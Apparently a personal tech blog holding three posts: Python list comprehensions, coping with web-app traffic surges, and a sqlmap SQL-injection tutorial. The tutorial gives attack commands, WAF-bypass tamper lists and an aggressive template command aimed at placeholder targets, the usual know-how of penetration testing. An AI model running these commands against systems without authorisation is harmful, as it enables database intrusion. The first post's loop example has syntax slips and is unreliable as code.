List Comprehension(Python) Addiction

I first encountered the term list comprehension by watching a talk on optimizing Python code by Sebastian Witowski.

I always knew this term existed but didn’t include it in my arsenal of tools while writing personal projects.

I mean, I don’t have to right?

So long as the code work and is maintainable, I’m good.

Now look at the following code:

output = []
for i in list:
	if i % 2 == 0
	output.append(i)
return output

Isn’t it clear and easy to understand?

There is no need for fancy one-liners.

We simply iterate through the list and only append it to the output if element i is an even number.


But as I start working on more projects, I realized that such a pattern occurs over and over again – to return a subset of the list that meets certain conditions.

It may not seem much if it’s just for a simple script or project.

However, as your script/project grows, all these extra lines of code will have an impact.

The above code can be simply replaced by:

return [i for i in list if i % 2 == 0]

To those who are unfamiliar with list comprehension. Here is the syntax:

[expression for i in list if condition]

It is equivalent to this:

for i in list:
	if condition:
    	expression

List comprehension can also be useful for assertions.

For example, if we want to ensure that the list is in sorted order, we could simply use the:

assert all([list[i] <= list[i+1] for i in range(len(list)-1)])

all() is an in-built function that returns a True if every element in the list is True.

So our list comprehension starts iterating from 0 to the length of the list minus 1.

Our expression, list[i] <= list[i+1], will then check if the current value of list[i] is less than the next (note that list[i] will not reach the last element). And it will return the respective boolean value.

We can also use it to assert that every value in a dictionary is an integer.

assert all([type(value) is int for key, value in dictionary.items()])

Keeping Your Web Application Alive

I recently caught up with Avengers Endgame 3 weeks after its initial release. Unlike me, most Marvel enthusiasts rushed to get their tickets which caused Singapore’s cinema online booking to crash.

And it got me thinking, about what could I do in advance in preparation for the release of Avengers if I were the administrator.

Even if there were only 24 hours left. There must be some way to cope with the surge in traffic.


The “Cloud”

Let’s start off with the “cloud”.


One would describe the “cloud” as another computer on the other side of the world.

Most cloud services like Amazon Web Services, Microsoft Azure, and Google Cloud Platform offer some sort of auto-scaling.

With a few clicks of a button, your web application will magically grow and shrink as and when needed.

For example, Troy Hunt has been using Azure services to scale Have I Been Pwned (HIBP) since its origin. He wrote a post specifically on how he used Azure’s auto-scale feature to keep the service alive at an affordable cost.

A year later, he wrote another post on how he handles huge traffic spikes. This time HIBP received such a huge spike that even auto-scale wasn’t able to catch up.

Unfortunately do not have the luxury of building the web application from scratch. So this shall be implemented another day.

DNS Round Robin

If the web application is built in such a way that we could easily spawn another instance and on top of that, if the servers are communicating with a single database or a group of databases that are in sync, then we could simply create new instances and add new A records to our DNS pointing to the new instances.

However, this does not guarantee the effect of load balance.

Here is an example. Imagine a corporation’s internal DNS caches the initial request, then every subsequent visit within the network will return the address of the initial request.

To address this, we could lower our time-to-live (TTL) value so that it will expire sooner and a new request has to be made in order to achieve the load balance effect.

The other downside of this setup is that if a server is down, there needs some sort of implementation to 1)detect the dead server and 2) remove the entry corresponding to the dead web application server in the DNS record.

However, this then increases the load on the remaining server, and hence new instances of the web application have to be set up and added back to the DNS records

If the implementations were done properly, this is a pretty affordable way of dealing with an increase in traffic.

Load Balancer


It’s similar to using a DNS round-robin however a load balancer splits the load among the servers depending on the policy.

The load balancer itself would first have to be able to withstand the amount of traffic. If it is unable to handle the traffic itself, then the site would still crash since users are not directed to the web application.


To fix this issue, we could have 2 or more instances of the load balancer with the second one acting as a backup.

This gif by Digital Ocean shows hows to create a high-availability setup:

This is probably the most ideal solution since load balancers are created specifically to distribute traffic.

Restrict User Access (Self-DOS)

This last method is the last resort, probably something that could be done 30 minutes before the release.

The idea is to create a temporary front-facing web page (Gitlab and Github pages are free) with a JavaScript snippet that generates a random number and we will redirect a certain percentage of the user to the application.

So for example, if we were to generate from 1 to 100, and we only redirect users whose generated number is between 1-10, then we are allowing 10% of the traffic to pass through. This is not a definite percentage however according to the laws of large numbers, this is a pretty good estimate.

Of course, this could simply be bypassed as JavaScript runs on the client’s browser.

It will probably work with the majority of the public that is non-technical and it is definitely better to have a few people buying tickets than no one buying tickets due to the crash.


Resources:

https://serverfault.com/questions/101053/is-round-robin-dns-good-enough-for-load-balancing-static-content

https://www.educative.io/api/collection/5668639101419520/5649050225344512
/page/5747976207073280/image/5696459148099584.png


SQLmap Commands: A Tutorial on SQLmap With Examples

Introduction & Pre-requisite

SQLmap is an automated penetration testing tool for SQL injection which tops the A03:2021 – Injection list. It is different from Cross-Site Request Forgery.

In this post, you will learn more about the different types of sqlmap commands and switches.

The downloading and installing of sqlmap is pretty straightforward.

If you are using Kali Linux or any other popular Linux distribution, Git is already pre-installed and you can skip the next step.

Type the following command to install Git if it is not installed.

sudo apt-get install git

With git installed, you can clone the latest version of sqlmap by entering the following command. This will automatically download all the files in the sqlmap project.

git clone https://github.com/sqlmapproject/sqlmap.git

How to update sqlmap in kali linux

sudo sh -c "apt update && apt install -y sqlmap"

Usage & Examples

1) GET Request

This method is most commonly used where the parameters are in the URL.

python sqlmap -u "https://target.com/index.php?name=abc*&lastname=def"

The switches used in the above sqlmap command are:

-u = URL

* = specifies which parameter to scan (name in this case)

2) POST Request

For a POST requests, the parameters are located in the body section of an HTTP request and therefore, additional steps are required before sqlmap is able to detect and test the parameters for vulnerability.

2.1) Parsing using BurpSuite

Step 1: Intercept the post request using BurpSuite

Step 2: Right-click on the panel and click on “Copy to file”

Step 3: Parse the text file into BurpSuite using the -r switch

An example of the command is as follows:

python sqlmap -r /file.txt -p "def" --dbs --threads 5

The switches used in the above sqlmap command are:

-r = Request file

-p = Parameter

–dbs = Enumerate database

–threads = Number of threads running

An example of a post request:

POST /bedita-3.5.0.corylus.2261e29/bedita/index.php/newsletter/saveMailGroups HTTP/1.1
Host: 127.0.0.1
Proxy-Connection: keep-alive
Content-Length: 523
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1/bedita-3.5.0.corylus.2261e29/bedita/index.php/newsletter/viewMailGroup/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: CAKEPHP=me57vjaqc2ts154qr342a6u6i2; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_mod_profile_Field_sortsel=field_name; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_mod_profile_Field_ordersel=ASC; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_limitsel=15; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_mod_profile_Field_filtersel=default; flash=yes; PHPSESSID=tg14v79ionj9d7lpelap300p33; cms-panel-collapsed-cms-menu=false; cms-panel-collapsed-cms-content-tools-CMSPagesController=true; cms-panel-collapsed-cms-content-tools-CMSMain=false; _ga=GA1.1.621011711.1425057132

data[MailGroup][id]=&data[MailGroup][group_name]=&data[MailGroup][area_id]=1&data[MailGroup][visible]=1&data[MailGroup][security]=none&data[MailGroup][confirmation_in_message]=Hi [$user],

your+subscription+is+now+active,+soon+you'll+receive+the "[$title]"+newsletter.&data[MailGroup][confirmation_out_message]=Hi [$user],

you+have+been+unsubscribed+from "[$title]"

2.2) Parsing directly into SQLMap

Step 1: Intercept the post request using BurpSuite

Step 2: Run the following sqlmap command:

python sqlmap –u "https://target.com/index.php" --cookies= --data=

Using the example POST request above, the contents going into the –cookies switch should be:

Cookie: CAKEPHP=me57vjaqc2ts154qr342a6u6i2; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_mod_profile_Field_sortsel=field_name; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_mod_profile_Field_ordersel=ASC; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_limitsel=15; /impresscms_1.3.7_final/htdocs/modules/profile/admin/field.php_mod_profile_Field_filtersel=default; flash=yes; PHPSESSID=tg14v79ionj9d7lpelap300p33; cms-panel-collapsed-cms-menu=false; cms-panel-collapsed-cms-content-tools-CMSPagesController=true; cms-panel-collapsed-cms-content-tools-CMSMain=false; _ga=GA1.1.621011711.1425057132

Next, the contents going into the data section should be:

data[MailGroup][id]=&data[MailGroup][group_name]=&data[MailGroup][area_id]=1&data[MailGroup][visible]=1&data[MailGroup][security]=none&data[MailGroup][confirmation_in_message]=Hi [$user],

your+subscription+is+now+active,+soon+you'll+receive+the "[$title]"+newsletter.&data[MailGroup][confirmation_out_message]=Hi [$user],

you+have+been+unsubscribed+from "[$title]"

Miscellaneous sqlmap commands

Using the above methods, you should be able to test in most scenarios. However, there are also some other switches that may be useful.

Here are some useful sqlmap commands:

  • If you need to save some time, you can increase the number of threads used. Do note that this might affect the results for the time-based related tests.
python sqlmap -u "https://target.com/index.php?name=abc" --threads=10
  • Verbosity is an indicator to the tester that the tool is still running. This is useful for large applications with slow bandwidth. I personally use a verbosity of level 3 since it shows the payload only and therefore, doesn’t overwhelm the console.
python sqlmap -u "https://target.com/index.php?name=abc" -v 3
  • If there are a lot of parameters within a single page, you could use the batch switch to save yourself some waiting time. What this switch does is essentially use the default option instead of waiting for the user’s input.
python sqlmap -u "https://target.com/index.php?name=abc" --batch
  • You could also increase the risk and level value for sqlmap to test for more payloads.
python sqlmap -u "https://target.com/index.php?name=abc" --risk=3 --level=5
  • Another useful switch is the answer switch where you specify the response in advance. This used together with the batch switch is a real-time saver.
python sqlmap -u "https://target.com/index.php?name=abc" --batch --answers="keep testing=Y,sitemap=Y,skip further tests=N"
  • Large-scale applications with tons of forms can be tedious to test. This is where the crawl (the depth to crawl) and forms switch can be used to quicken the process. You can include the switch crawl-exclude to exclude pages like the logout page.
python sqlmap -u "https://target.com/index.php" --crawl=5 --crawl-exclude="logout" --forms
  • To bypass WAF, you could use the tamper switch to modify the payload. You are able to use multiple tampering scripts at once. (source: Bugcrowd Forum)
python sqlmap -u 'https://target.com/index.php?name=abc’ --tamper=apostrophemask,apostrophenullencode

For general usage:
tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2plus,space2randomblank,unionalltounion,unmagicquotes

MSSQL:

tamper=between,charencode,charunicodeencode,equaltolike,greatest,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,sp_password,space2comment,space2dash,space2mssqlblank,space2mysqldash,space2plus,space2randomblank,unionalltounion,unmagicquotes

MySQL:

tamper=between,bluecoat,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2hash,space2morehash,space2mysqldash,space2plus,space2randomblank,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords,xforwardedfor

These are some examples that should be sufficient to get you started. There are also other switches that can be found by visiting sqlmap’s Github page or by entering:

python sqlmap -hh

*The most useful time-saving tip I can share is to craft a templated command which you can use as base and edit accordingly to different websites during your test:

python sqlmap -u "example.com" --cookie="" --threads=10 --batch --crawl=5 --crawl-exclude="logout" --forms --eta --beep -o --answers="keep testing=Y,sitemap=Y,skip further tests=N"  --suffix='--%20' --param-exclude="token|session|logout" --skip="token|session|logout" --output-dir=~/ --smart --random-agent  --identify-waf --level=5 --risk=3 --tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,percentage,randomcase,space2comment,space2plus,space2randomblank,unionalltounion,unmagicquotes

Want to continue a scan after exiting SSH? You can read more at my tmux tutorial.